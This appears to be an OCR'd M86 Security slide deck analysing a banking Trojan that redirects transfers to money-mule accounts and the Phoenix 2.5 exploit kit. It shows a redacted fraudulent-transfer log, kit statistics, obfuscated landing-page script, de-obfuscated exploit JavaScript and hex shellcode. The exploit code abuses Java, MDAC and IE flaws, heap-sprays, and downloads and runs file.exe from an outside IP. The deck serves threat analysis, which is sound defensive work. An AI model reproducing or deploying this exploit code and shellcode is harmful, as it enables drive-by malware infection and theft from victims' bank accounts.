
From that point the Trojan supervises every activity of the user with the bank.

At the moment the user is trying to commit a transaction the bot communicates with the C&C and receive a fully information about the new transaction that the bot is attending to commit.

The bot replace the details in the transaction submit form and sends it to the server

[19-08-10 07:09] @ 78.[redacted].165
Transfer succeseful!
--- Transfer data ---
Selected Account: MR[redacted]AD TRADING AS 20-9[redacted]619
Drop Name: V[redacted]
Drop Account Nr.: 103[redacted]
Drop Sort Code: 779[redacted]
Amount: 3549
Transfer Memo: RAC 15
--- Account data ---
SN: [redacted]
MN: 202[redacted]432
--- Balances ---
MR A[redacted]RADING AS 20-[redacted]8619: 17803.77, Overdraft: 0

[19-08-10 07:11] @[redacted]
Transfer failed!
--- Transfer data ---



A sample of successful transaction generated by the Trojan to the money mule account

M86 SECURITY

Exploit Kits

Phoenix

- New version – Phoenix 2.5
- Late January 2011

M86 SECURITY

Phoenix

- Login Page

M86 SECURITY


Phoenix

- **Main Page - Statistics**

M86 SECURITY

Phoenix

- The exploit statistics organized by exploit name and browser type. Java exploits appears to have become more reliable than the rest of the vulnerabilities




Exploit statistics		
Exploit	Exploited	Percent
JAVA TC	1863	0.75%
JAVA SMB	3363	1.36%
HCP	1332	0.54%
PDF COLLAB	1065	0.43%
PDF PRINTF	76	0.03%
JAVA RMI	6064	2.45%
FLASH 9	357	0.14%
PDF LIBTIFF	4170	1.68%
JAVA MIDI	38	0.02%
JAVA SKYLINE	2	0%
IEPEERS	401	0.16%
MDAC	2190	0.88%
FLASH 10	11	0%

M86 SECURITY


Phoenix

- Advanced statistics of the exploit kit attack



Phoenix

- Summarizing of the incoming traffic from each country



Phoenix

- Panel to upload the malware

M86 SECURITY

Phoenix

- Obfuscated code

```
<applet mayscript='true' archive='crkwjlamisbri6.jar' code='a.class'><param name='trigger' value='isie'><param  name='a' value='
</applet><body id='cmbsfu' name='cmbsfu'></body>

<textarea>function kqcod(klxufwf){return klxufwf.replace(/`/gmi,'
').replace(/~/gmi,'"').replace(/»/gmi,String.fromCharCode(2*0x5)).replace(/•/gmi,String.fromCharCode(2*0x2E));}var kmawcr4=623;v
> 0; hnxmk--){for (cqapjqe = kmawcr4-hnxmk; cqapjqe <= evbpan.length; cqapjqe=cqapjqe+kmawcr4){jtbqi=jtbqi+evbpan.charAt(cqapjqe
dvhoklg1=jtbqi+"EERS();}}MDAC();";var evcont=kqcod(dvhoklg1);</textarea>

<script>var evbpan=
"ddTh75y'5d7u%00f8u%af03u%000cu%9518u%28b8u%261au%5500u%4415u%9058u%0008u%303au%00fbu%f660uku%E29v03u%E3SpntoipealsEC`c;D0ueCrop
nBf`(tt6C=2pp`s=//.e`S(yt)Dj=>l>l=eheaa'5f{dd{a)df'si-~)vL`e`irS43F3460640002D7D043EF3BDE55AF9058B80C32DE78873FFFAE5D8F048813D50
0069733E60656F6462070D000402DFF200696E=cae,,0,441'2F+B7E2864706E5249703663200D80005E292E2;)82F09272A677ifA160B2F58406(a+57784234
=vs({n;w0o2e05p60411C0F4C1106BC00667C0304652F6E68746E6E646C43647363496778611503OA05010901030001060D2ED02A00120200Poi`=83>%588au%
167bu%3030u%005du%00deu%2fb4u%f606d3u%F3a702u%2M:.tufNrreiCB(ro98)nTe.ri.vdleccVYc;2p`ee0uc/`l``.blars)aErsdle~c'>yud'eeC0`..ppt
A(xwdoW727F756160208D449399252C5997269CB4B00D48B8EF35F5FF87C6F8562EC5074DC2759E46067E4B37B219C457D4E4F315D630000B101636A64717861
22330,8F9054682760''E6206E262526}{A7505A466828fd'F3054295767sttE9E2B593675=;)npeits0e.uvr;][tvr=;es)xs3om)tfsSe'W=nvsvevh0p`w;+`
C656234494560066266661C180F05190120000000106000C04400200'Ecvi005~u%33d3u%1524u%0195u%0810u%a600u%6e5cu%ec00u%0044u%30b7u%3700u%00
d7Aee2C0;t'atuntaodnhhALra.pMsw0`02neiqcdtp`e;tReeodn<kd~Inoo((54pXCl.r16zeq`v;rh{Lc3pe/osbs`eiw'noicfe=.'lr=1'}'SnOigmF43560787
84585D31503EF4800B400C7561BB3544427636403A5E64DD0798004A000E7C4564766266661107000000234;2002E64ewhs,,25,059924C642A76200BC00F7F30
4B6vah80494479273fL;c`nbte)bbn=`v+1c=spiwe)re1fe;(uvhF$I'=nvasai0.-`a++0000540F3F55F60CB065614C657421646E6964246961786A6B7553686
u`d`-4)5u%0145u%e0e5u%c02eu%1e0cu%8003u%af29u%2f10u%0716u%005bu%8030u%38e0u%6c00u%e506u%57'206u%`%5347u(-n:d(meoe`-')a.85}.)tyn;
dccb''5F.MriCe;9an.'e}.(SAt0a=pwaewaDoi>ccd)((=toe(~c`ejHafneJ(7169397370FAD38845BF6D3A6080A80703CD9E302CE995BEF4AC1F55820130F1D
0C606D040365634358050001020000v020E656wa.i118,0',9F902F282620''C62022646660}{A780232A212Efd'F302848706AsttE5E232A2666==e2'0582730
==nrcrl0s`As)`4025800F1BB4F06AF09657D6D677F5C6569716E657176612F135F6C757A74730A14000808170000030328D00B01050242LRmi=c20;30u%c47b
u%0ae0u%0a3au%9039u%3005u%24c6u%0%F366usu%8609)Jf//wet`n=0;{tc4F}c;eptdpduoCuuMNastnKaA-`''.e+;e.ueiA}s(tAugBu'sd(tujic6CCLecraq
v(dMS)03E3A2065CFA72E8E64544A89343A1080C0DFBD4A4074EDB7EF15F1DEEB8C4764F018F02397379563C38B300083A1DA6CD28A000B60045696646657A74
203;)82F00223A216ifA160A262A462(a+57292823676vah802B492B4A6=tsA+2F4578743aA}i`(tiAprdtdir,.(aIr`zi&qi)du}Fc=cae`I'==`a`e/uSrs{S0
36560607F5B03626464760A0107010A070105010C00024700820700SedPl80v503u%05fdu%5cafu%0800u%a8a5u%194cu%1f00u%e0b0u%8656u%ec20u%dad5u%
0ovel04ervEeieeem)h))BEtrmdEpr(u){s`)}aasn=tc+)etmgytMpo'imedl-2rHaaem.5p(e/oah)FHw'afrce``lm/t/im.}d.-Ljg,l-`s,Pi'oo({306D2E383
F2FC4B60505536738D700A20693C6E95D66440ED123088F998000F900D0C71664862646475090000001404r020D076Ae'n5,0'))'462066295034}{A7C0607360
696F6973651B0200000F0322006C09shF$``9,0,0180e4762F6566,'2F+A623372308D5246265925200E50095827657;)82F0F4928466ifA560F4368616anD}alte;'re;r;)[i.)=l'F}=F}vft0e;rtwl=v(||)`')
x=0=59n0F00F500D25550006075467C73423D78737E7F796E76340579455C6143427A76000F07010A1702000000DF07020482020OIE<Ct95d=ceu%941eu%0e10u%2000u%08f8u%2cbeu%9500u%19a0u%1604u%0f58
u%0000u%9910u%000fu%4666u%s%E636;7u%F20Atahf;ptvEsDDh.)A0(mEc;nu;j'hpuuJSt'z.ou`8`u<`d0`n)atfyosP.g)heLleot}=tuu90`l`A=.`:dqtt.eraeAbt'a'ae<sisch3;)Ie)C'eO`bsD0seF=d?rF`7
E607E7C'A3035CFC415DFAAA834B208D8C230FD303E2EFFE386BE05960C588C6E85650746E690C39F706F97DC74349BA134D'0009F0C6941617C43427A76080001000F47020C606volv99,0,6,+603645A2E660157
C'292663680,1F90255E245A''16202E4A7723}{A7502055082 6fd'F302F417F78tkFfrettp,an}`v,^fm;pv)(e=(e<lT0o}y(ae=ns(|)u);1n/n=9o9A00FF1FA5AA0801306756962740A2526606062626 06A6E644
C5361656f64620816E07010D060001005002080001020 10EP";</script>

<script src='dududu.js'></script>
```

Phoenix

- Obfuscated code (cont.)

```
<applet mayscript='true' archive='crkwjlamisbri6.jar' code='a.class'><param name='trigger' value='isie'><param  name='a' value='RSS=,TTO+I)EINAEIJXTBQSYQ!BDTV?FI=R=
</applet><body id='cmbsfu' name='cmbsfu'></body>

<textarea>function kqcod(klxufwf){return klxufwf.replace(/`/gmi,'
').replace(/~/gmi,'"').replace(/»/gmi,String.fromCharCode(2*0x5)).replace(/•/gmi,String.fromCharCode(2*0x2E));}var kmawcr4=623;var jtbqi='';for (hnxmk = kmawcr4; hn
> 0; hnxmk--){for (cqapjqe = kmawcr4-hnxmk; cqapjqe <= evbpan.length; cqapjqe=cqapjqe+kmawcr4){jtbqi=jtbqi+evbpan.charAt(cqapjqe);}}var
dvhoklg1=jtbqi+"EERS();}}MDAC();";var evcont=kqcod(dvhoklg1);</textarea>

<script>var evbpan=
"ddTh75y'5d7u%00f8u%af03u%000cu%9518u%28b8u%261au%5500u%4415u%9058u%0008u%303au%00fbu%f660uku%E29v03u%E3SpntoipealsEC`c;D0ueCropgna;ipnnAK.)jannn6n0z=e;+t;u.o.wtEc.
607C71646F6607000107FA61021F6060(aeWWIN`9`a2Fs2325223869e'Fm2873367130+603742E545904575'294E20680,6F902E292A60''E6202A4E6468},e))tep`g(c({s,mh=';)nW'(W'&q{'T0)jois|)'0,p8
k=n0o8s5700009E0D5796000F00230C7C63646F7D6A694C35691463724E4F607771656E05171C1309011702040748OF00074702000s)dBwA4/s%0008u%000fu%3020u%6895u%00e5u%c02eu%1e0cu%0057u%273cu%
6820u%ba67u%1000u%8c54u%06edF3u%808347u%J'iinnr`yacAFaeCdEnoOnTo-iokny..{Amayoc`e`v0g`2<`uddmr{io`e)'ntHotum(`mrr:Arsrl`oytoeWa'l;;c`~iv'seaacMspltdteews`de.lA0j}oi.-[ei
'34686C6eA00FF0E643B87ED00C045E0104BFA8C6FE9DBFF83C16B5025508B44F569F0C06D6DB3D8B8265605D7924384CD039e00001065696C026371656E000700010F0002096501''v(IIN`9,9m+Fa078597467,1
C0e674366871,'2F+3292F2E515A52482A206B600E5009285B286;)82F0B4556636fl{;{et.0h'upv(]=(l.l)(P)sP)(es,i0{ecav(|)'0`0d`o0r9s]500000801125D102600E6D6069657F636158736A487C71747
C7F5362047562610A000C0B190F010401090D02510F220200e{yJi84bku%38b3u%00f8u%6000u%952eu%09e8u%00a5u%a625u%0444u%3603u%b10au%d84du%0000u%ecc7u%561326u%0%9257uAhs`oe.I`tlCFtnT:
9ccBt'nptnid.ll}Vemvdt=`0actt)2tmyeeybnwIn;fdETnyte)peiiB-`x`lsdptu)rr;o}}hL<gi`w=lmlo=la=>dBvdei=ecsaE0P}nei1'no60687F2610001EFA32C029DA262E09C3C75550B018C084FF0E169D050
5049F68F06BC54F86C6626B60DCB3FE2221453A7E95C2000E426646C6E6604756261050003OOFB090206606;Se'NN`9,0,e'Fm692E583760+60327747A6702578'6325252E0,6F9026456867''162051240667}{E7
50594E6C66diP}vEAs)tfm)a)+(fv'v;'D;vD;lze4m)tckbns||)'=810p0y98=3000000067E22000D046561057570626F7323614F236374654455626F69736510110D07070903000700014E4D001502000{I>EdA4o
d9u%b0c0u%1010u%4000u%20afu%5cafu%0800u%a8a5u%76c0u%531bu%b0b5u%9513u%0000u%3474u%8=A2F6u'u%E600Vtm`t'an{ea-Ect'8-huJ.)/l'/tCaaa}Anekyi`=xr%hu;7ue'fn{dd.Etg'ClMcltn;`nbbD
0qm=.`bepn;i`sstc(Oohevf'u>bv'is'~cy(crd`xtus60ol``n`Bdn826746E6=0442DFD2E30EC80E42D2E00AC3F3D53C9CAEBFF7E1E805080B044057CB1C0EF7F263DC64E0CBE47C2A21E370EE4A=00057E6C6569
696F6973651B0200000F0322006C09shF$``9,0,0180e4762F6566,'2F+A623372308D5246265925200E50095827657;)82F0F4928466ifA560F4368616anD}alte;'re;r;)[i.)=l'F}=F}vft0e;rtwl=v(||)`')
x=0=59n0F00F500D2555000607546 7C73423D78737E7F796E76340579455C6143427A76000F07010A1702000000DF070204820200IE<Ct95d=ceu%941eu%0e10u%2000u%08f8u%2cbeu%9500u%19a0u%1604u%0f58
u%0000u%9910u%000fu%4666u%s%E636;7u%F20Atahf;ptvEsDDh.)A0(mEc;nu;j'hpuuJSt'z.ou`8`u<`d0`n)atfyosP.g)heLleot}=tuu90`l`A=.`:dqtt.eraeAbt'a'ae<sisch3;)Ie)C'eO`bsD0seF=d?rF`7
E607E7C'A3035CFC415DFAAA834B208D8C230FD303E2EFFE386BE05960C588C6E85650746E690C39F706F97DC74349BA134D'0009F0C6941617C43427A76080001000F47020C606volv99,0,6,+603645A2E660157
C'292663680,1F90255E245A''16202E4A7723}{A75020550826fd'F302F417F78tkFfrettp,an}`v,^fm;pv)(e=(e<lTOo}y(ae=ns(|)u);1n/n=9o9A00FF1FA5AA08013067569627 40A2526606063626 06A6E644
C536165 6F6462 08160E07 010D060 0010050020800010201 0EB";</script>

<script>eval(document.getElementsByTagName('textarea')[9-9].value);eval(evcont);</script>
```

M86 SECURITY

Phoenix

- Obfuscated code (cont.)

```
696F6973651B0200000F0322006C09shF$``9,0,0180e4762F6566,'2F+A623372308D5246265925200E50095827657;)82F0F4928466ifA560F4368616anD}alte;'re;r;)[i.)=l'F}=F}vft0e;rtwl=v(||)`'
x=0=59n0F00F500D25550006075467C73423D78737E7F796E76340579455C6143427A76000F07010A1702000000DF070204820200IE<Ct95d=ceu%941eu%0e10u%2000u%08f8u%2cbeu%9500u%19a0u%1604u%0f5
u%0000u%9910u%000fu%4666u%s%E636;7u%F20Atahf;ptvEsDDh.)A0(mEc;nu;j'hpuuJSt'z.ou`8`u<`d0`n)atfyosP.g)heLleot}=tuu90`l`A=.`:dqtt.eraeAbt'a'ae<sisch3;)Ie)C'eO`bsD0seF=d?rF`
E607E7C'A3035CFC415DFAAA834B208D8C230FD303E2EFFE386BE05960C588C6E85650746E690C39F706F97DC74349BA134D'0009F0C6941617C43427A76080001000F47020C606volv99,0,6,+603645A2E66015
C'292663680,1F90255E245A''16202E4A7723}{A75020550826fd'F302F417F78tkFfrettp,an}`v,^fm;pv)(e=(e<lT0o}y(ae=ns(|)u);1n/n=9o9A00FF1FA5AA0801306756962740A252660606362606A6E64
C5361656F646208160E07010D060001005002080001020l0EP";</script>
```

```
<script>function kqcod(klxufwf){return klxufwf.replace(/`/gmi,' ').replace(/~/gmi,'"').replace(/»/gmi,String.fromCharCode(2*0x5)).replace(/•/gmi,String.fromCharCode(2*
0x2E));}var kmawcr4=623;var jtbqi='';for (hnxmk = kmawcr4; hnxmk > 0; hnxmk--){for (cqapjqe = kmawcr4-hnxmk; cqapjqe <= evbpan.length; cqapjqe=cqapjqe+kmawcr4){jtbqi=
jtbqi+evbpan.charAt(cqapjqe);}}var dvhoklg1=jtbqi+"EERS();}}MDAC();";var evcont=kqcod(dvhoklg1);eval(evcont);</script>
```

M86 SECURITY

Phoenix

- De-Obfuscated code

```
263%u7361%u2e68%u6870%u0070';var skd1=skd+
'%u7468%u7074%u2F3A%u362F%u2E39%u3035%u322E%u3031%u342E%u2F38%u6F6E%u6674%u756F%u646E%u632F%u617A%u702E%u7068%u693F%u313D%u0038%u9000';var skd2=skd+
'%u7468%u7074%u2F3A%u362F%u2E39%u3035%u322E%u3031%u342E%u2F38%u6F6E%u6674%u756F%u646E%u632F%u617A%u702E%u7068%u693F%u313D%u0032%u9000';function JAVASMB(){try {var u =
'http: -J-jar -J\\\\pavisman.info\\smb\\new.avi  http://69.50.210.48/notfound/cza.php?i=2 none';if (window.navigator.appName == 'Microsoft Internet Explorer'){try {var o
 = document.createElement('OBJECT');o.classid = 'clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';o.launch(u);}catch (e){var o2 = document.createElement('OBJECT');o2.classid
= 'clsid:8AD9C840-044E-11D1-B3E9-00805F499D93';o2.launch(u);}}else{var o = document.createElement('OBJECT');var n = document.createElement('OBJECT');o.type =
'application/npruntime-scriptable-plugin;deploymenttoolkit';n.type = 'application/java-deployment-toolkit';document.body.appendChild(o);document.body.appendChild(n);try
{o.launch(u);}catch (e){n.launch(u);}}}catch (e){}}JAVASMB();function JAVASKYLINE(){var a=document.createElement('iframe');a.src='yucnxlhlfoyvkzj2.html';
document.body.appendChild(a);}function MAKEHEAP(){var qq = unescape(skd2);var me = new Array();var z = 0x86000-(qq.length*2);var nu = unescape('%u0c0c%u0c0c');while(
nu.length<z/2) { nu+=nu; }var tu = nu.substring(0,z/2);delete nu;for(i=0; i<270; i++){me[i] = tu + tu + qq;}var bdy = document.createElement('body');bdy.addBehavior(
'#default#userData');document.appendChild(bdy);try{for (i=0; i<10; i++){bdy.setAttribute('s',window);}}catch(e){}window.status+='';}function IEPEERS(){var gg=
document.createElement('div');gg.setAttribute('id','f');document.body.appendChild(gg);document.getElementById('f').innerHTML="<button id='atk' onclick='MAKEHEAP();'
style='display:none'></button>";document.getElementById('atk').onclick();}function MDAC(){var p = document.createElement('object');p.setAttribute('id',p);p.setAttribute(
'classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');try{var q = p.CreateObject('msxml2.XMLHTTP','');var r = p.CreateObject('Shell.Application','');var s =
p.CreateObject('adodb.stream','');try{s.type = 1;q.open('GET','http://69.50.210.48/notfound/cza.php?i=15',false);q.send();s.open();s.Write(q.responseBody);var t =
'.//..//file.exe';s.SaveToFile(t,2);s.Close();}catch(e) {SWF();}try{r.shellexecute(t);}catch(e) {SWF();}}catch(e) {SWF();}}function LOADFLASH(){var vid = "<object
width='300' height='300' id='BridgeMovie'><param name='movie' value='fwjweugoclbsh.swf'></param><param name='allowScriptAccess' value='sameDomain'></param><embed
src='fwjweugoclbsh.swf' name='BridgeMovie' allowScriptAccess='sameDomain' type='application/x-shockwave-flash' width='425' height='355'></embed></object>";function lev (
id, eddc){document.getElementById(id).innerHTML = fev(eddc);}function fev(edc){if(edc && edc.toLowerCase().indexOf('classid') == -1){var objPos = edc.toLowerCase().
indexOf('object ') + 'object '.length;return edc.substr(0, objPos) + 'classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" ' + edc.substr(objPos);}else{return edc;}}lev(
'j', vid);}function FLASHSPRAY(){var movie = (navigator.appName.indexOf('Microsoft')!=-1 ? window : document)['BridgeMovie'];movie.sendFromJS(fdata);}function SWF(){try{
var link='687474703A2F2F36392E35302E3231302E34382F6E6F74666F756E642F637A612E7068703F693D37';var re=
```

M86 SECURITY

Phoenix


- De-obfuscation (cont.)

```
<script>
document.write("<body><div id='j'></div><OBJECT id=Pdf1 height=0 width=0 classid=clsid:CA8A9780-280D-11CF-A2
var fdata;
var skd='%u5350%u5251%u5756%u9c55%u00e8%u0000%u5d00%ued83%u310d%u64c0%u4003%u7830%u8b0c%u0c40%u708b%uad1c%u
%u5ebe%u0001%u0100%ubfee%u014e%u0000%uef01%ud6e8%u0001%u5f00%u895e%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00
%u01f6%u8ac2%u359c%u0263%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff
%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%u78c2%u0002%u5200%u006a%ud0ff%u056a%uea89
%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u0001%u8900%u81ea%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u026e
%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff%u0152%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a
%ua6c2%u0002%u5200%u006a%ud0ff%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u9d00%u5f5d%u5a5e%u5b59%uc358
%u0000%u6547%u5474%u6d65%u5070%u7461%u4168%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u6547%u5074%u6f72%u4163
%ubb00%uf289%uf789%uc030%u75ae%u29fd%u89f7%u31f9%ubec0%u003c%u0000%ub503%u021b%u0000%uad66%u8503%u021b%u0000
%u021f%u0000%u03ad%u1b85%u0002%uab00%u03ad%u1b85%u0002%u5000%uadab%u8503%u021b%u0000%u5eab%udb31%u56ad%u8503
%u5e04%ueb43%u5ee9%ud193%u03e0%u2785%u0002%u3100%u96f6%uad66%ue0c1%u0302%u1f85%u0002%u8900%uadc6%u8503%u021b
%u0000%u0000%u0000%u8900%u1b85%u0002%u5600%ue857%uff58%uffff%u5e5f%u01ab%u80ce%ubb3e%u0274%uedeb%u55c3%u4c52
